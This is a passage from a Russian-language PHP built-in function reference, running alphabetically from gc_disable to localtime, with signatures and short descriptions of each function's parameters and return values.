void gc_disable()
```

Отключает сборщик мусора (циклических ссылок). Если сборщик был включен, он будет выключен.

gc_enable

```
void gc_enable()
```

Включает сборщик мусора. Имеет смысл его включать в очень больших сценариях, иначе просто в нем нет смысла.

gc_enabled

```
bool gc_enabled()
```

Возвращает true, если сборщик мусора в данный момент включен или false, если выключен.

get_browser

```
mixed get_browser([string name[, bool return_array ]])
```

Возвращает объект, содержащий информацию о текущем браузере пользователя, полученную из $HTTP_USER_AGENT, браузер идентифицируется по имени агента. Информация берется из файла *browscap.ini*. В этом объекте возвращается версия браузера и различные возможности браузера, например, поддерживает ли он фреймы, Cookies и т.д. Если return_array = true, то вместо объекта будет возвращен массив.

get_called_class

```
string get_called_class()
```

Возвращает имя класса, в котором вызван статический метод через последнее статическое связывание или false, если вызвана вне статического метода класса.

get_cfg_var

```
string get_cfg_var(string name)
```

Возвращает значение переменной конфигурации PHP с именем name. Если name не существует, возвращает false. Возвращаются только переменные, установленные в файле конфигурации (его можно узнать с помощью функции cfg_file_path()). Настройки времени компиляции и переменные файла конфигурации Apache не возвращаются.

get_class

```
string get_class(object object)
```

Возвращает имя класса заданного объекта object. Имя класса возвращается как строка в нижнем регистре. Если object не является объектом, функция вернет false.

get_class_methods

```
array get_class_methods(mixed class)
```

Если параметр - строка, возвращает массив, содержащий имена каждого метода, определенного в классе class. Если параметр - объект, эта функция возвращает методы, определенные в классе, экземпляром которого является объект.

get_class_vars

```
array get_class_vars(string class)
```

Возвращает ассоциативный массив свойств по умолчанию заданного класса (параметр class). Для каждого свойства создается отдельный элемент массива, ключ - имя свойства, значение - значение свойства. В этом массиве отсутствуют свойства, для которых не заданы параметры по умолчанию.

get_current_user

```
string get_current_user()
```

Возвращает имя пользователя, с привилегиями которого выполняется PHP-сценарий.

get_declared_classes

```
array get_declared_classes()
```

Возвращает массив, содержащий имя каждого определенного класса. Содержит имя любого класса, определенного в расширениях, загруженных в PHP в данный момент.

get_declared_interfaces

```
array get_declared_interfaces()
```

Возвращает массив, содержащий имя каждого определенного интерфейса. Содержит имя любого интерфейса, определенного в расширениях, загруженных в PHP в данный момент.

get_declared_traits

```
array get_declared_traits()
```

Возвращает массив, содержащий имя каждого определенного трейта. Содержит имя любого трейта, определенного в расширениях, загруженных в PHP в данный момент.

get_defined_constants

```
array get_defined_constants([bool categories])
```

Возвращает ассоциативный массив со всеми константами, определенных расширениями и функцией define() и их значения. Если categories установлен в true, ассоциативный массив содержит подмассивы, по одному для каждой категории констант.

get_defined_functions

```
array get_defined_functions()
```

Возвращает массив, содержащий имя каждой определенной функции. Возвращенный массив - это ассоциативный массив с двумя ключами, internal и user. Значение первого ключа - это массив, содержащий имена всех внутренних PHP-функций, а значение второго ключа - это массив с именами всех пользовательских функций.

get_defined_vars

```
array get_defined_vars()
```

Возвращает массив всех переменных, определенных в среде, сервере, глобальной и локальной областях.

get_extension_funcs

```
array get_extension_funcs(string name)
```

Возвращает массив функций, предоставленных расширением с именем name.

get_headers

```
array get_headers(string url[, int format])
```

Возвращает массив с заголовками из ответа сервера на HTTP-запрос для страницы, заданной в url. Если format = 0 или не установлен, заголовки будут возвращены в виде простого массива, где каждая запись в массиве соответствует одному заголовку. Если format = 1, будет возвращен ассоциативный массив с ключами и значениями, соответствующими полям заголовка.

get_html_translation_table

array get_html_translation_table([int which[, int style[, string encoding]]])

Возвращает таблицу преобразования, используемую функциями htmlspecialchars() или htmlentities(). Если which = HTML_ENTITIES, будет возвращена таблица, используемая функцией htmlentities(). Если which = HTML_SPECIALCHARS, будет возвращена таблица, используемая функцией htmlspecialchars(). Также вы можете указать стиль обработки кавычек (параметр style), возможные значения которого подобны тем, которые используются в функциях преобразования:

- ENT_COMPAT (по умолчанию) - преобразует двойные кавычки, одинарные кавычки не изменяются.
- ENT_NOQUOTES - оставляет без изменения как двойные, так и одинарные кавычки.
- ENT_QUOTES - преобразует, как двойные, так и одинарные кавычки.
- ENT_SUBSTITUTE - заменяет некорректные кодовые последовательности символом замены Unicode.
- ENT_DISALLOWED - заменяет неверные коды символов для заданного типа документа символом замены Unicode.
- ENT_HTML401 - обрабатывает код как HTML 4.01.
- ENT_XML1 - обрабатывает код как XML 1.
- ENT_XHTML - обрабатывает код как XHTML.
- ENT_HTML5 - обрабатывает код как HTML 5.

Если задан параметр encoding, то он определяет кодировку, используемую при преобразовании:

- ISO-8859-1 - Западно-европейская Latin-1.
- ISO-8859-5 - кириллическая кодировка (Latin/Cyrillic), редко используется.
- ISO-8859-15 - Западно-европейская Latin-9. Добавляет знак евро, французские и финские буквы к кодировке Latin-1.
- UTF-8 - ASCII-совместимая 8-битная Unicode.
- cp866 - кириллическая кодировка, используемая в DOS.
- cp1251 - кириллическая кодировка, используемая в Windows.
- cp1252 - Западно-европейская кодировка, применяемая в Windows.
- KOI8-R - русская кодировка (часто применяется в UNIX).
- BIG5 - традиционный китайский, применяется в основном на Тайване.

- GB2312 - упрощенный китайский, стандартная национальная кодировка.
- BIG5-HKSCS - расширенная Big5, используемая в Гонг-Конге..
- Shift_JIS - японская кодировка.
- EUC-JP - японская кодировка.
- MacRoman - кодировка, используемая в Mac OS.
- "" - пустая строка активирует режим определения кодировки из файла скрипта (Zend multibyte), default_charset и текущей локали. Не рекомендуется использовать.

get_included_files

```
array get_included_files()
```

Возвращает массив файлов, подключенных функциями include, include_once(), require() и require_once().

get_include_path

```
string get_include_path()
```

Возвращает значение include-пути, возвращает список каталогов, в которых будет производиться поиск подключаемых файлов. Если вы хотите разбить возвращенное значение на отдельные элементы, убедитесь, что вы используете константу PATH_SEPARATOR, которая обычно отличается для сборок Unix и Windows:

```
$paths = split(PATH_SEPARATOR, get_include_path());
```

get_loaded_extensions

```
array get_loaded_extensions([ bool zend_extensions ])
```

Возвращает массив, содержащий имена каждого скомпилированного и загруженного в PHP расширения. Если zend_extensions = true, будут возвращены только Zend-расширения. По умолчанию этот параметр равен false.

get_meta_tags

```
array get_meta_tags(string path[, int include])
```

Анализирует файл, заданный параметром path, на предмет наличия HTML тегов <meta>. Возвращает ассоциативный массив с именами найденных <meta>-тегов. Ключи в этом массиве будут в нижнем регистре, независимо от того, в каком регистре они были в исходном файле. Если include = true, функция будет искать файл path в include-пути.

getmygid

int getmygid()

Получает идентификатор группы текущего скрипта. Если ID группы не может быть определен, функция возвращает false.

getmyuid

int getmyuid()

Возвращает ID пользователя для PHP-процесса, который выполняет текущий сценарий. Если ID пользователя не может быть получено, возвращается false.

get_object_vars

array get_object_vars(object object)

Возвращает ассоциативный массив со свойствами для объекта object. Для каждого свойства возвращается отдельный элемент, содержащий в качестве ключа имя свойства, а в качестве значения - значение свойства. Свойства, у которых нет в данный момент значений, не попадают в этот массив, даже если они определены в классе.

get_parent_class

string get_parent_class(mixed object)

Возвращает имя родительского класса для заданного объекта object. Если объект не наследуется из другого класса, будет возвращена пустая строка.

get_resource_type

string get_resource_type(resource handle)

Возвращает строку, представляющую тип ресурса handle. Если handle - не является допустимым ресурсом, функция генерирует ошибку и возвращает false. Типы доступных ресурсов зависят от загруженных расширений и могут быть файлом, соединением mysql и т.д.

getcwd

string getcwd()

Возвращает текущий рабочий каталог PHP.

getdate

array getdate([int timestamp])

Возвращает ассоциативный массив, содержащий значения для различных компонентов для заданной в виде временной метки (timestamp) даты

и времени. Если timestamp не передан, используется текущая дата и время. Массив содержит следующие ключи и значения:

- seconds - секунды
- minutes - минуты
- hours - часы
- mday - день месяца
- wday - день недели (Вс - 0)
- mon - месяц
- year - год
- yday - день в году
- weekday - название дня недели (воскресенье - суббота)
- month - название месяца (январь - декабрь)

getenv

```
string getenv(string name)
```

Возвращает значение переменной окружения с именем name. Если name не существует, getenv() возвращает false.

gethostbyaddr

```
string gethostbyaddr(string address)
```

Возвращает имя узла машины с IP-адресом address. Если нет такого адреса или же адрес нельзя разрешить в имя узла, будет возвращен address.

gethostbyname

```
string gethostbyname(string host)
```

Возвращает IP-адрес для узла host. Если такой узел не существует, будет возвращено значение host.

gethostbynamel

```
array gethostbynamel(string host)
```

Возвращает массив IP-адресов для узла host. Если такой узел не существует, возвращает false.

gethostname

```
string gethostname()
```

Возвращает имя узла машины, на которой запущен сценарий.

getlastmod

```
int getlastmod()
```

Возвращает временную метку даты последней модификации файла, содержащего этот сценарий. В случае ошибки при получении информации функция вернет false.

getmxrr

```
bool getmxrr(string host, array &hosts[, array &weights])
```

Производит поиск в DNS всех MX-записей для узла hosts. Результаты помещаются в массив hosts. Если задан параметр weights, то "вес" каждой MX-записи помещается в массив weights. Возвращает true, если найдена хотя бы одна MX-запись, иначе возвращается false.

getmyinode

```
int getmyinode()
```

Возвращает индексный дескриптор файла, содержащего текущий сценарий. В случае ошибки возвращает false.

getmypid

```
int getmypid()
```

Возвращает ID процесса для процесса PHP, выполняющего текущий сценарий. Когда PHP работает как модуль сервера, множество сценариев могут разделять один и тот же ID процесса, поэтому это не совсем уникальный номер.

getopt

```
array getopt(string short_options[, array long_options])
```

Анализирует переданные сценарию переменные и возвращает ассоциативный массив с парами параметр/значение. Параметры short_options и long_options определяют, какие аргументы будут проанализированы.

Параметр short_options - это строка, каждый символ которой представляет отдельный аргумент, переданный сценарию через дефис. Например, строка параметров "ar" соответствует командной строке -a -r. Если после символа следует двоеточие (:), то после параметра должно быть значение. Если же после символа следует двойное двоеточие (::), то значение параметра является необязательным. Например, "a:r::x" соответствует аргументам -a Test -r -x, но не -a -r -x.

Параметр long_options - это массив со строками, где каждый элемент представляет один аргумент, переданный скрипту через двойной дефис.

Например, элемент "verbose" соответствует аргументу командной строки --verbose. Все параметры, указанные в параметре long_options дополнительно могут содержать значения, указанные через знак равенства. Например, "verbose" будет соответствовать и --verbose и --verbose=1.

getprotobyname

```
int getprotobyname(string name)
```

Возвращает номер протокола, связанный с названием протокола name в файле */etc/protocols*.

getrandmax

```
int getrandmax()
```

Возвращает наибольшее значение, которое может быть возвращено функцией rand().

getrusage

```
array getrusage([int who])
```

Возвращает ассоциативный массив с информацией, описывающей ресурсы, используемые процессом, выполняющим текущий сценарий. Если who = 1, возвращается информация о потомках процесса. Список ключей и описание значений может быть найдено в правке по Unix-команде getrusage(2).

getservbyname

```
int getservbyname(string service, string protocol)
```

Возвращает порт, связанный с сервисом (параметр service) в */etc/services*. Протокол должен быть TCP или UDP.

getservbyport

```
string getservbyport(int port, string protocol)
```

gettimeofday

```
mixed gettimeofday([ bool return_float ])
```

Возвращает ассоциативный массив, содержащий информацию о текущем времени, полученную через gettimeofday(2). Когда return_float установлен в true, вместо массива будет возвращено вещественное значение.

Массив состоит из следующих ключей и значений:

- sec - количество секунд, прошедших с начала эпохи Unix.
- usec - число миллисекунд для добавления к числу секунд.
- minuteswest - смещение к западу от Гринвича, в минутах.
- dsttime - тип коррекции летнего времени.

gettype

```
string gettype(mixed value)
```

Возвращает строку, описывающую тип значения value. Возможны следующие возвращаемые значения: "boolean", "integer", "float", "string", "array", "object", "resource", "NULL" и "unknown type".

glob

```
globarray(string pattern[, int flags])
```

Возвращает список имен файлов, соответствующих заданной маске, переданной в pattern. В маске можно использовать следующие символы и их последовательности:

- * - соответствует любому числу любых символов (эквививалентен regex-шаблону *)
- ? - соответствует одному любому символу (эквививалентен regex-шаблону .)

Например, чтобы обработать все JPEG-файлы в определенном каталоге, можно использовать следующий код:

```
foreach(glob("/tmp/images/*.jpg") as $filename) {
    // сделать что-то с $filename
}
```

Параметр flags может содержать побитную OR-комбинацию любого из следующих значений:

- GLOB_MARK - добавляет слеш к каждому возвращенному значению.
- GLOB_NOSORT - возвращает файлы в том порядке, в котором они были найдены в каталоге. Если этот параметр не задан, имена сортируются как ASCII-значения
- GLOB_NOCHECK - если файлы, соответствующие шаблону, не найдены, возвращается сам шаблон
- GLOB_NOESCAPE - обратные слэши не экранируют метасимволы.
- GLOB_BRACE - раскрывает {a,b,c} для совпадения с 'a', 'b' или 'c'.
- GLOB_ONLYDIR - возвращает только каталоги, соответствующие шаблону.
- GLOB_ERR - остановиться при ошибках чтения.

gmdate

```
string gmdate(string format[, int timestamp])
```

Возвращает отформатированную строку даты и времени в формате format. Идентична функции date() за исключением того, что она всегда использует GMT-время вместо локального времени компьютера.

gmmktime

```
int gmmktime(int hour, int minutes, int seconds, int month, int day, int year,
int is_dst)
```

Возвращает временную метку даты и времени из предоставленного набора значений. Идентична функции mktime(), за исключением, что значения представляют GMT время и дату, а не локальное время.

gmstrftime

```
string gmstrftime(string format[, int timestamp])
```

Форматирует временную метку GMT. См. strftime для более подробной информации относительно использования этой функции.

header

```
void header(string header[, bool replace [, int http_response_code ]] )
```

Отправляет HTTP-заголовок header. Функция должна быть вызвана до любого вывода (в том числе и до просто пустых строк - это типичная ошибка). Если header содержит заголовок Location, PHP сгенерирует соответствующий код состояния REDIRECT. Если replace = false, вы можете задать несколько однотипных заголовков, иначе заголовок будет заменен любым другим следующим заголовком с таким же именем.

header_remove

```
void header_remove([string header])
```

Если параметр header задан, удаляет HTTP-заголовок с именем header из текущего ответа. Если header не указан или указана пустая строка, удаляет все заголовки, сгенерированные функцией header() из текущего ответа. Учтите, что заголовки не могут быть удалены, если они уже были отправлены клиенту.

headers_list

```
array headers_list()
```

Возвращает массив заголовков HTTP-ответа, которые были подготовлены к отправке (или уже были отправлены) клиенту.

headers_sent

bool headers_sent([string &file [, int &line]])

Возвращает true, если HTP-заголовки уже были отправлены. Если они еще не отправлены, функция вернет false. Если необязательные параметры file и line установлены, то функция headers_sent() поместит имя файла PHP исходника и номер строки, с которой начинается вывод, в переменные file и line.

hebrev

string hebrev(string string[, int size])

Преобразует логический иврит, заданный строкой string, в визуальный. Если указан второй параметр, каждая строка будет содержать не более size символов. Функция пытается избежать разрыва слова.

hebrevc

string hebrevc(string string[, int size])

Функция похожа на hebrev() с тем отличием, что она преобразует символы перевода строки (\n) в "
\n". Если указан второй параметр, то каждая строка будет содержать не более size символов. Функция пытается не разрывать слова.

hex2bin

string hex2bin(string hex)

Конвертирует шестнадцатеричное значение hex в двоичное значение.

hexdec

number hexdec(string hex)

Преобразует шестнадцатеричное значение hex в десятичное значение. При использовании 32-разрядных чисел, максимальное десятичное значение, которое может быть преобразовано - 2,147,483,647 (0x7FFFFFFF в шестнадцатеричном виде).

highlight_file

mixed highlight_file(string filename [, bool return])

Выводит или возвращает версию с подсветкой синтаксиса кода, содержащегося в файле filename, используя цвета определенные во встроенной подсветке синтаксиса PHP. Возвращает true, если заданный файл существует и является исходным файлом PHP, иначе возвращает false. Если параметр return = true, то функция вернет подсвеченный код в виде строки, а не отправит его на устройство вывода.

highlight_string

```
mixed highlight_string(string source [, bool return ] )
```

Выполняет подсветку синтаксиса исходного кода PHP, заданного параметром source. Возвращает true в случае успеха. В противном случае - false. Если параметр return = true, подсвеченный код будет возвращен как строка вместо отправки его на устройство вывода.

htmlentities

```
string htmlentities(string string[, int style[, string encoding
[, bool double_encode ]]] )
```

Конвертирует все символы в строке string, имеющие специальное значение в HTML, и возвращают результирующую строку. Будут преобразованы все сущности, определенные в стандарте HTML. Параметр style указывает, как обрабатывать кавычки. Возможные значения этого параметра:

- ENT_COMPAT (по умолчанию) - преобразует двойные кавычки, одинарные кавычки не изменяются.
- ENT_NOQUOTES - оставляет без изменения как двойные, так и одинарные кавычки.
- ENT_QUOTES - преобразует, как двойные, так и одинарные кавычки.
- ENT_SUBSTITUTE - заменяет некорректные кодовые последовательности символом замены Unicode.
- ENT_DISALLOWED - заменяет неверные коды символов для заданного типа документа символом замены Unicode.
- ENT_HTML401 - обрабатывает код как HTML 4.01.
- ENT_XML1 - обрабатывает код как XML 1.
- ENT_XHTML - обрабатывает код как XHTML.
- ENT_HTML5 - обрабатывает код как HTML 5.

Если задан параметр encoding, то он определяет кодировку, используемую при преобразовании:

- ISO-8859-1 - Западно-европейская Latin-1.
- ISO-8859-5 - кириллическая кодировка (Latin/Cyrillic), редко используется.
- ISO-8859-15 - Западно-европейская Latin-9. Добавляет знак евро, французские и финские буквы к кодировке Latin-1.
- UTF-8 - ASCII-совместимая 8-битная Unicode.

- cp866 - кириллическая кодировка, используемая в DOS.
- cp1251 - кириллическая кодировка, используемая в Windows.
- cp1252 - Западно-европейская кодировка, применяемая в Windows.
- KOI8-R - русская кодировка (часто применяется в UNIX).
- BIG5 - традиционный китайский, применяется в основном на Тайване.
- GB2312 - упрощенный китайский, стандартная национальная кодировка.
- BIG5-HKSCS - расширенная Big5, используемая в Гонг-Конге.
- Shift_JIS - японская кодировка.
- EUC-JP - японская кодировка.
- MacRoman - кодировка, используемая в Mac OS.
- "" - пустая строка активирует режим определения кодировки из файла скрипта (Zend multibyte), default_charset и текущей локали. Не рекомендуется использовать.

html_entity_decode

```
string html_entity_decode(string string[, int style[, string encoding]])
```

Преобразует все HTML-сущности в соответствующие символы. Все сущности, определенные стандартом HTML, будут преобразованы. Параметр style указывает, как обрабатывать кавычки. Возможные значения параметра style такие же, как и для функции htmlentities(). Если задан параметр encoding, то он определяет кодировку символов. Возможные значения параметра encoding такие же, как и для htmlentities().

htmlspecialchars

```
string htmlspecialchars(string string[,
int style[, string encoding[, bool double_encode]]])
```

Конвертирует символы в строке, которые имеют специальное значение в HTML и возвращает результирующую строку. Параметр style указывает, как обрабатывать кавычки. Функция преобразует следующие символы:

- Амперсанд (&) станет &
- Двойная кавычка (") станет "
- Одинарная кавычка (') станет '
- Меньше (<) превратится в <
- Больше (>) будет преобразовано в >

Возможные значения параметра style такие же, как и для функции htmlentities(). Если задан параметр encoding, то он определяет кодировку символов. Возможные значения параметра encoding такие же, как и для htmlentities(). Когда параметр double_encode выключен, PHP не будет преобразовывать существующие HTML-сущности.

htmlspecialchars_decode

```
string htmlspecialchars_decode(string string[, int style])
```

Конвертирует HTML-сущности в строке string в символы. Если задан параметр style, то он указывает, как обрабатывать кавычки. Для получения справки по значениям style см. описание функции htmlentities(). Преобразовываемые символы могут быть найдены в описании функции htmlspecialchars().

http_build_query

```
string http_build_query(mixed values[, string prefix [, string arg_separator
[, int enc_type ]]] )
```

Возвращает URL-закодированную строку запроса из values. Массив values может быть как списком (массив с числовыми индексами), так и ассоциативным массивом (или комбинированным). Поскольку строго числовые имена могут быть недопустимыми в некоторых языках, интерпретирующих строку запроса (в PHP, например), вы должны задать префикс (параметр prefix). Значение prefix будет добавлено в начале строки всех числовых имен в результирующей строке запроса. Параметр arg_separator позволяет назначать пользовательский разделитель, а опция enc_type позволяет выбирать разные типы кодировки символов.

hypot

```
float hypot(float x, float y)
```

Вычисляет и возвращает длину гипотенузы прямоугольного треугольника с длинами сторон x и y.

idate

```
int idate(string format[, int timestamp])
```

Форматирует время и дату (заданную параметром timestamp) в соответствии с форматом format. Если второй параметр не задан, используется текущее время и дата. Следующие символы могут быть распознаны в строке формата:

- B - время в формате Интернет-времени.
- d - день месяца, 1 - 31.

- h - час в 12-часовом формате
- H - час в 12-часовом формате
- i - минуты
- I - признак летнего времени (1 - летнее время).
- j - день месяца, т.е. с "1" по "31".
- L - "0" если год не високосный; "1" - если год високосный.
- m - месяц (1-12)
- s - секунды.
- t - число дней в месяце, от 28 до 31.
- U - секунды, прошедшие с начала эпохи Unix.
- w - номер дня недели, "0" соответствует воскресенью.
- W - номер недели в соответствии с ISO 8601.
- Y - год, четыре цифры, например, 1998
- y - год, две цифры; например, 98
- z - день в году, от 0 до 365
- Z - смещение временной зоны в секундах от "–43200" (запад UTC) до "43200" (восток UTC)

Любые символы в строке format, отличные от приведенных выше, будут проигнорированы. Хотя символы, используемые в idate() подобны тем, которые используются в date(), имейте в виду, что idate возвращает все числовые значения как integer, поэтому везде, где date() вернула бы двузначное число с начальным нулем, этот нуль не будет сохранен. Например, date('y') вернет '05' для временной метки в 2005-ом году, а idate('y') вернет просто 5.

ignore_user_abort

```
int ignore_user_abort([string ignore])
```

Устанавливает, необходимо ли прерывать работу скрипта при отключении клиента. Если ingnore = true, тогда сценарий продолжит обработку даже после отключения клиента. Функция возвращает текущее значение. Если параметр ingnore не задан, тогда функция просто вернет текущее значение без установки нового значения.

implode

```
string implode(string separator, array strings)
```

Возвращает строку, содержащую все элементы массива strings, записанные через разделитель separator.

inet_ntop

string inet_ntop(string address)

Распаковывает запакованный IPv4 или IPv6 адрес address и возвращает человеко-читаемую строку.

inet_pton

string inet_pton(string address)

Упаковывает человеко-читаемый IP-адрес address в 32- или 128-битное значение и возвращает его.

in_array

bool in_array(mixed value, array array[, bool strict])

Возвращает true, если заданное значение value существует в массиве array. Если третий аргумент указан и равен true, функция возвратит true, только если элемент существует в массиве и имеет тот же тип, что и предоставленное значение (то есть "1.23" в массиве не будет соответствовать аргументу 1.23). Если аргумент *value* не найден в массиве, тогда функция возвращает false.

ini_get

string ini_get(string variable)

Возвращает значение парметра конфигурации variable. Если variable не существует, возвращает false.

ini_get_all

array ini_get_all([string extension [, bool details]])

Возвращает все параметры конфигурации как ассоциативный массив. Если указан параметр extension, функция вернет только специфичные для данного расширения настройки. Если details = true, тогда будут получены подробные настройки. Каждый элемент возвращаемого ассоциативного массива содержит три ключа:

- global_value - глобальное значение, установленное в php.ini
- local_value - локальное переопределенное, например, через ini_set(), значение
- access - уровень доступа (см. ini_set для подробной информации об уровнях доступа)

ini_restore

```
void ini_restore(string variable)
```

Восстанавливает значение для параметра конфигурации variable. Это происходит автоматически, когда сценарий заканчивает выполнение, для всех параметров, изменены функцией ini_set() во время выполнения сценария.

ini_set

```
string ini_set(string variable, string value)
```

Устанавливает параметр конфигурации variable в value. Возвращает предыдущее значение в случае успеха или false в случае неудачи. Новое значение будет храниться на время выполнения текущего сценария и будет восстановлено после завершения сценария.

interface_exists

```
bool interface_exists(stringname [, bool autoload_interface])
```

Возвращает true, если интерфейс с именем name был определен, false - в противном случае. По умолчанию функция может вызвать __autoload() на интерфейсе. Если autoload_interface = false, функция __autoload не будет вызываться.

intval

```
int intval(mixed value[, int base])
```

Возвращает целое значение для value, используя необязательный параметр base (задает систему счисления, если не указан, используется base-10). Если value - нескалярное значение (массив или объект), функция возвращает 0.

ip2long

```
int ip2long(string address)
```

Конвертирует строку, содержащую стандартный IP-адрес, в IPv4-адрес.

is_a

```
bool is_a(object object, string class [, bool allow_string])
```

Возвращает true, если объекты object класса class или же class является одним из родительских классов. В противном случае возвращает false. Если allow_string = false, то не допускается имя класса в виде строки в качестве параметра object.

is_array

bool is_array(mixed value)

Возвращает true, если value - массив, иначе возвращает false.

is_bool

bool is_bool(mixed value)

Возвращает true, если value - логическое (булево) значение, иначе возвращает false.

is_callable

int is_callable(callable callback[, int lazy[, string name]])

Возвращает true, если callback является допустимой callback-функцией, иначе возвращает false. Чтобы параметр callback был допустимым, она должен содержать имя функции или же массива, содержащего два значения - имя объекта и метода этого объекта. Если параметр lazy = true, функция только проверяет, что name может быть функцией или методом. В этом случае будут игнорироваться переменные, которые не являются строкой или массивом с неправильной структурой для имени callback-функции. Правильная структура предполагает наличие только 2 элементов, первый из которых - объект или строка, а второй - строка. Если задан третий параметр, то в него будет записано "имя для вызова", которое можно использовать для непосредственного вызова функции.

is_dir

bool is_dir(string path)

Возвращает true, если путь path существует и является каталогом. В противном случае возвращается false. Эта информация кэшируется, вы можете очистить кэш функцией clearstatcache().

is_executable

bool is_executable(string path)

Возвращает true, если path существует и является исполнимым файлом, иначе возвращается false. Эта информация кэшируется, вы можете очистить кэш функцией clearstatcache().

is_file

bool is_file(string path)

Возвращает true, если path существует и является файлом, иначе возвращается false. Эта информация кэшируется, вы можете очистить кэш функцией clearstatcache().

is_finite

bool is_finite(float value)

Проверяет, является ли value допустимым конечным числом на данной платформе. Возвращает true, если value является допустимым конечным числом в допустимом float-диапазоне для данной платформы. В противном случае возвращается false.

is_float

bool is_float(mixed value)

Возвращает true, если value - вещественное, иначе - false.

is_infinite

bool is_infinite(float value)

Возвращает true, если value является положительной или отрицательной бесконечностью, false - в противном случае.

is_int

bool is_int(mixed value)

Возвращает true, если value - целое число, иначе возвращает false.

is_link

bool is_link(string path)

Возвращает true, если path существует и является символьной ссылкой, иначе - возвращает false. Эта информация кэшируется, очистить кэш можно функцией clearstatcache().

is_nan

bool is_nan(float value)

Возвращает true, если value является не числом (NaN), false - если value - число.

is_null

bool is_null(mixed value)

Возвращает true, если value = NULL, в противном случае возвращает false.

is_numeric

bool is_numeric(mixed value)

Возвращает true, если value - целое число, вещественное значение или строка, содержащая число.

is_object

bool is_object(mixed value)

Возвращает true, если value - объект, иначе - false.

is_readable

bool is_readable(string path)

Возвращает true, если path существует и доступен для чтения, иначе - false. Эта информация кэшируется, очистить кэш можно функцией clearstatcache().

is_resource

bool is_resource(mixed value)

Возвращает true, если value является ресурсом, иначе возвращает false.

is_scalar

bool is_scalar(mixed value)

Возвращает true, если value - скалярное значение, целое число, вещественное число, ресурс или строка. Если value нескалярное значение, функция вернет false.

is_string

bool is_string(mixed value)

Возвращает true, если value является строкой, иначе возвращает false.

is_subclass_of

bool is_subclass_of(object object, string class [, bool allow_string])

Возвращает true, если object является экземпляром класса class или экземпляром подкласса class. Если нет, функция возвращает false. Если параметр allow_string установлен в false, то не допускается имя класса в виде строки в качестве параметра object.

is_uploaded_file

bool is_uploaded_file(string path)

Возвращает true, если path существует и является загруженным на веб-сервер файлом, используя элемент file в форме веб-страницы, в противном случае - false. См. главу 7 для получения информации о загрузке файлов.

is_writable

bool is_writable(string path)

Возвращает true, если path существует и является каталогом, иначе возвращает false. Эта информация кэшируется, очистить кэш можно функцией clearstatcache().

isset

bool isset(mixed value1)[, ... mixed valueN])

Возвращает true, если переменная с именем value установлена. Если переменная никогда не была установлена или же уничтожена функцией unset(), функция возвращает false. Если предоставлено несколько переменных, тогда isset вернет true, если все они установлены.

key

mixed key(array &array)

Возвращает ключ текущего элемента массива (на который указывает внутренний указатель массива).

krsort

int krsort(array array[, int flags])

Сортирует массив по ключам в обратном порядке, сохраняя отношения между ключами и значениями. Необязательный второй параметр содержит дополнительные флаги сортировки, см. главу 5 для получения подробной информации.

ksort

int ksort(array array[, int flags])

Сортирует массив по ключам, сохраняя отношения между ключами и значениями. Необязательный второй параметр содержит дополнительные флаги сортировки, см. главу 5 для получения подробной информации.

lcfirst

string lcfirst(string string)

Возвращает строку string, первый символ которой был преобразован в нижний регистр, если этот символ является буквой. Для корректного преобразования символов используется текущая локаль.

lcg_value

float lcg_value()

Возвращает псевдослучайное вещественное число между 0 и 1 включительно, используя линейно-конгруэнтный генератор чисел.

lchgrp

bool lchgrp(string path, mixed group)

Изменяет группу символической ссылки path на group. Для работы этой функции у PHP должны быть надлежащие полномочия. Возвращает true, если изменения были успешны или false - в противном случае.

lchown

bool lchown(string path, mixed user)

Изменяет владельца символической ссылки path на user. Для работы этой функции у PHP должны быть надлежащие полномочия. Возвращает true, если изменения были успешны или false - в противном случае.

levenshtein

int levenshtein(string one, string two[, int insert, int replace,int delete])
int levenshtein(string one, string two[, mixed callback])

Вычисляет расстояние Левенштейна между двумя строками. Расстояние Левенштейна - это число символов, которые нужно заменить, вставить или удалить, чтобы преобразовать one в two. По умолчанию, замены, вставки и удаления имеют одинаковую стоимость, но вы можете установить разную стоимость, указав параметры insert (вставка), replace (замена) и delete (удаление), либо использовать callback-функцию, вычисляющую стоимость замены.

link

bool link(string path, string new)

Создает жесткую ссылку new на файл path. Возвращает true, если ссылка была успешно создана, иначе - false.

linkinfo

int linkinfo(string path)

Возвращает true, если path - это ссылка и файл, на который она ссылается, существует. Функция возвращает false, если path - не ссылка или же файл, на который она ссылается, не существует.

list

array list(mixed value1[, ... valueN])

Присваивает переменным из списка значения из массива. Например:

```
list($first, $second) = array(1, 2); // $first = 1, $second = 2
```

Примечание: list() на самом деле не функция, а конструкция языка.

localeconv

array localeconv()

Возвращает ассоциативный массив с информацией о числовых и денежных форматах в текущей локали. Массив содержит следующие элементы:

- decimal_point - символ десятичной точки.
- thousands_sep - разделитель для тысяч.
- grouping - массив, содержащий количества цифр в группах для числовых данных.
- int_curr_symbol - международное обозначение валюты (например, USD, RUR).
- currency_symbol - национальное обозначение валюты (например, $, р.).
- mon_decimal_point - символ десятичной точки в денежном формате.
- mon_thousands_sep - разделитель тысяч в денежном формате.
- positive_sign - знак для положительных значений.
- negative_sign - знак для отрицательных значений.
- int_frac_digits - международное число разрядов после точки.
- frac_digits - национально число разрядов после точки.
- p_cs_precedes - true, если символ валюты записывается перед положительным значением, иначе false.
- p_sep_by_space - true, если символ валюты отделяется от положительного значения пробелом, иначе false.
- p_sign_posn - для положительных чисел:
  - 0 - число и обозначение валюты заключаются в скобки;
  - 1 - знак записывается перед числом и обозначением валюты;
  - 2 - знак записывается после числа и обозначения валюты;
  - 3 - знак записывается перед обозначением валюты;
  - 4 - знак записывается после обозначения валюты;
- n_cs_precedes - true, если символ валюты записывается перед отрицательным значением, иначе false.
- n_sep_by_space - true, если символ валюты отделяется от отрицательного значения пробелом, иначе false.

- n_sign_posn - для отрицательных чисел:
  - 0 - число и обозначение валюты заключаются в скобки;
  - 1 - знак записывается перед числом и обозначением валюты;
  - 2 - знак записывается после числа и обозначения валюты;
  - 3 - знак записывается перед обозначением валюты;
  - 4 - знак записывается после обозначения валюты.

localtime

```
array localtime([int timestamp[, bool associative])
```

Возвращает массив значений, аналогичный по структуре возвращаемого С-функцией с таким же именем. Первый аргумент - это временная метка. Если второй аргумент задан и равен true, значения возвращаются в виде ассоциативного массива. Если второй аргумент не задан или false, возвращается массив с числовыми индексами. Возвращаются следующие ключи и значения:

- tm_sec - секунды.
- tm_min - минуты.
- tm_hour - часы.
- tm_mday - день месяца.
- tm_mon - номер месяца.
- tm_year - количество лет, прошедших с 1900 г.
- tm_wday - день недели.
- tm_yday - день года
- tm_isdst - признак летнего времени (если 1).

Если возвращен числовой массив, то элементы в нем следуют в приведенном выше порядке.

log

```
